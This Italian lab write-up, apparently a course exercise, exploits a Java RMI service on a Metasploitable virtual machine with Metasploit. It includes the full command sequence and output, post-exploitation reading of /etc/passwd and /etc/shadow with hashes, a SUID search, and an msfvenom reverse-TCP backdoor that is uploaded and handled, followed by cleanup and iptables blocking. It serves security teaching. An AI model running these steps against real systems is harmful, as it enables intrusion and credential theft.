


Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Come primo passo modificare gli indirizzi IP delle nostre machine come richiesto da consegna.



```

File Actions Edit View Help
C:\home\kali> ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    roup default qlen 1000
    link/ether 08:00:27:1e:36:4a brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::3c16:c19d:6edc:b2da/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

Clone di Meta [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Last login: Fri Oct 25 13:11:34 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UT

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fas
    link/ether 08:00:27:c3:fa:a2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fee3:faa2/64 scope link
        valid_lft forever preferred_lft forever
  
```

Se facciamo uno script delle vulnerabilità con nmap sulla nostra macchina target possiamo notare il percorso dell'exploit (exploit/multi/misc/java_rmi_server) che andremo a utilizzare con metasploit.

```
1099/tcp open  java-rmi      GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|   State: VULNERABLE
|   Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  bindshell     Metasploitable root shell
```

Avviamo msfconsole e cerchiamo, tramite il comando "search", la vulnerabilità che andremo a sfruttare, dopo averla individuata abilitiamola con il comando "use" seguito dal numero interessato, in questo caso 1.

```
kali@kali: ~
File Actions Edit View Help

,ko! .000000000000. .dOk,
:kk;.000000000000.cOk:
;k00000000000000k:
,x000000000000x,
.l00000000l.
,dOd,
.

=[ metasploit v6.3.55-dev ]
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ --=[ 1391 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank
-  -
0  auxiliary/gather/java_rmi_registry       2011-10-15      normal
   No    Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server       2011-10-15      excell
   ent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   n
2  auxiliary/scanner/misc/java_rmi_server   2011-10-15      normal
   No    Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excell
   ent  No    Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta selezionato l'exploit, con il comando options possiamo vedere quali sono le configurazioni che ci vengono richieste per poter sfruttare la vulnerabilità

```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   192.168.11.112   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   192.168.11.112   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Come vedete ci basta settare l'host remoto con l'indirizzo IP della macchina target (Metasploitable) e il local host con l'indirizzo IP della macchina attaccante (Kali). Dopo aver settato le opzioni richieste lanciare l'attacco con il comando "exploit" o "run".

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ugP3dP
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:50354) at 2024-10-25 13:47:27 -0400

meterpreter > █
```

Se l'exploit avrà successo si aprirà una sessione di meterpreter, ciò significa che siamo riusciti a entrare dentro la macchina Metasploitable, da qui possiamo raccogliere varie informazioni, tra cui la configurazione di rete, la tabella di routing e molto altro, come richiesto dalla consegna. Possiamo utilizzare il comando "help" per avere una lista completa dei comandi da poter eseguire.

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
lls	List local files
lcmdir	Create new directory on local machine
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

api: Networking Commands

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

api: System Commands

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

I comandi "ipconfig" e "route" ci mostrano rispettivamente la configurazione di rete e la tabella di routing della macchina target.

```
meterpreter > ipconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee3:faa2
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:fee3:faa2 ::           ::           0            eth0
```

Se osserviamo sopra la command list possiamo vedere che è possibile navigare tra le directory, crearle e rimuoverle a nostro piacimento.

```
meterpreter > mkdir test_metasploit
Creating directory: test_metasploit
meterpreter > ls
Listing: /
```

```
W- 040666/rw-rw-r 4096 dir 2024-10-26 12:49:27 -04 test_metasploit
W- 00
```

```
meterpreter > cd test_metasploit/
```

```
meterpreter > rmdir test_metasploit
Removing directory: test_metasploit
```

Se volessimo avere informazioni sul sistema operativo e la versione in uso possiamo digitare il comando "sysinfo".

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

Possiamo persino aprire una shell e eseguire comandi da lì per raccogliere informazioni di base come:

- Controllare l'hostname (hostname).
- Visualizzare la versione del sistema operativo (uname -a).
- Visualizzare il nome dell'utente (whoami).

```
meterpreter > shell
Process 1 created.
Channel 1 created.
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
█
```

Un'altra cosa interessante è che possiamo verificare i file tra cui il file contenente l'elenco di tutti gli utenti presenti nel sistema (immagine A) e quello contenente le password criptate (immagine B).

A)

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
ircd:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,ill,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


B)

```
cat /etc/shadow
root:$1$/avpfBj1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$M1yc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw351k.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDpr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Si possono anche controllare le porte TCP e UDP in ascolto sul sistema e i rispettivi numeri ed indirizzi IP, utilizzando il comando "netstat -tuln" dove:

- -t: filtra le connessioni TCP
- -u: filtra le connessioni UDP
- -l: mostra le porte in ascolto
- -n: mostra gli indirizzi IP e le porte

```
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:42442           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
```

Possiamo verificare l'escalation dei privilegi ed eventualmente cercare modi per ottenere i privilegi di root, il seguente comando indica:

- find /: avvia la ricerca a partire dalla directory root (/)
- -perm -4000: cerca i file con **permessi SUID** (Set User ID), indicati dal permesso 4000 che permette a un file di essere eseguito con i privilegi dell'utente proprietario del file, anziché con quelli dell'utente che lo esegue.
- -type f: limita la ricerca ai soli file regolari (escludendo directory, dispositivi, ecc.).
- 2>/dev/null: reindirizza gli errori verso /dev/null, nascondendo così i messaggi di errore di "Permesso negato" che potrebbero apparire se non si hanno i permessi di lettura in alcune directory.

```
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uudd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Poiché abbiamo la possibilità di eseguire upload dei file, mettiamo in background la sessione di Meterpreter con il comando "bg" (in alternativa possiamo aprire un altro terminale) e creiamo una backdoor con MSFVenom.

Tra le varie estensioni utilizzabili (visualizzabili grazie al comando "msfvenom -l formats") ho utilizzato "elf".

```
msf6 > msfvenom -l formats
[*] exec: msfvenom -l formats

Overriding user environment variable 'OPENSSL_
s.

Framework Executable Formats [--format <value>]

Name
---
asp
aspx
aspx-exe
axis2
dll
ducky-script-psh
elf
elf-so
exe
exe-only
exe-service
exe-small
hta-psh
jar
jsp
loop-vbs
macho
msi
msi-noexec
osx-app
psh
psh-cmd
psh-net
psh-reflection
python-reflection
vba
vba-exe
vba-psh
vbs
war
```

Scrivendo il comando "show payloads /meterpreter/reverse_tcp" possiamo individuare il payload più adatto alla creazione della backdoor.

```
18 payload/linux/x64/meterpreter/reverse_tcp
normal No Linux Mettle x64, Reverse TCP Stager
19 payload/linux/x86/meterpreter/reverse_tcp
normal No Linux Mettle x86, Reverse TCP Stager
```

Una volta individuato lanciamo il comando specificando: il payload da utilizzare, il local host, la porta locale da utilizzare, il formato, il percorso ed infine il nome del file, in questo caso "backdoor.elf".

Una volta salvato il file controlliamo con il comando "ls" che sia effettivamente presente.

```
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.11.111
LPORT=5555 -f elf -o backdoor.elf

Overriding user environment variable 'OPENSSL_CONF' to enable legacy function
s.
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: backdoor.elf
msf6 > ls
[*] exec: ls

apache-tomcat-7.0.100.tar.gz  es.socket.py  gameshell.sh  __pycache__
backdoor.elf                es.socket.py.save  hash.txt      scan.xml
```

Ora possiamo riprendere la sessione di meterpreter messa in background precedentemente e caricare il file.

Per verificare l'effettivo caricamento facciamo un controllo anche sulla macchina Metasploitable.


```
meterpreter > upload /home/kali/backdoor.elf
[*] Uploading : /home/kali/backdoor.elf → backdoor.elf
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /home/kali/backdoor.elf → backdoor.elf
[*] Completed : /home/kali/backdoor.elf → backdoor.elf
meterpreter >
```

```
msfadmin@metasploitable:/$ ls
backdoor.elf  home      mnt        simple-backdoor.php  usr
bin           initrd    nohup.out  srv                  var
boot          initrd.img  opt        sys                  vmlinuz
cdrom         lib       proc       test_metasploit
dev           lost+found root        test_metasploit2
etc           media      sbin       tmp
```

Per stabilire la connessione tra la macchina Kali e la Metasploitable apriamo un nuovo terminale, avviamo sempre Metasploit e configuriamo un listener con multi/handler.

Impostiamo: il payload corretto, il local host (indirizzo Kali), la porta locale (5555) e lanciamo il comando exploit. Ora il listener resterà in attesa della macchina target.

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.11.111:5555
```

Ora che sappiamo che si può facilmente creare una backdoor con msfvenom e che è ancora più facile caricarla nella shell di una macchina target con meterpreter, possiamo andarla a rimuovere dato che il suo inserimento era puramente dimostrativo.

```
rm backdoor.elf
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
simple-backdoor.php
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Ora che abbiamo sfruttato a dovere il servizio vulnerabile di Java RMI possiamo andare a chiudere la porta impedendo l'accesso al servizio. Come possiamo vedere dalle immagini sotto prima ho verificato i processi di java attivi, poi ho chiuso la porta 1099 con iptables e infine ho nuovamente controllato se i processi di java fossero ancora attivi o meno, restituendomi il risultato "Filtering on 'java_rmi' - no matching

processes were found".

```
ps aux | grep java
root      4598  0.0  0.0  2052  352 ?        Ss   12:39   0:00 /usr/bin/jsv
c -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/
bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5
.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat
5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/s
hare/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manag
er -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.
catalina.startup.Bootstrap
root      4599  0.0  0.0  2052  480 ?        S    12:39   0:00 /usr/bin/jsv
c -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/
bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5
.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat
5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/s
hare/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manag
er -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.
catalina.startup.Bootstrap
tomcat55 4603  0.7  2.8 364176 89888 ?        SL   12:39   0:13 /usr/bin/jsv
c -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/
bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5
.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat
5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/s
hare/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manag
er -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.
catalina.startup.Bootstrap
root      4761  0.0  0.9 86748 30768 ?        SL   12:41   0:00 /usr/lib/jvm
/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawnbr1hbi.tmp.dir
metasploit.Payload
ps aux | grep java_rmi
iptables -A INPUT -p tcp --dport 1099 -j DROP
```

```
meterpreter > ps aux | grep java_rmi
Filtering on 'java_rmi'
No matching processes were found.
meterpreter > █
```

Un'altra verifica che ho effettuato è stata lanciare nuovamente un attacco java_rmi che mi ha fallito (immagine A) e fare uno script con nmap della vulnerabilità di java che come si può vedere mi ha dato lo stato della porta filtrato (immagine B).

A)

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/lnYr8Q
[*] 192.168.11.112:1099 - Server started.
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39422
) at 2024-10-26 13:28:00 -0400
[*] 192.168.11.112:1099 - Server stopped.
[-] 192.168.11.112:1099 - Exploit failed: execution expired
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > █
```

B)

```
C:\home\kali> nmap -p 1099 --script rmi-vuln-classloader -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 15:32 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00s latency).

PORT      STATE      SERVICE      VERSION
1099/tcp  filtered  rmiregistry

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.89 seconds
```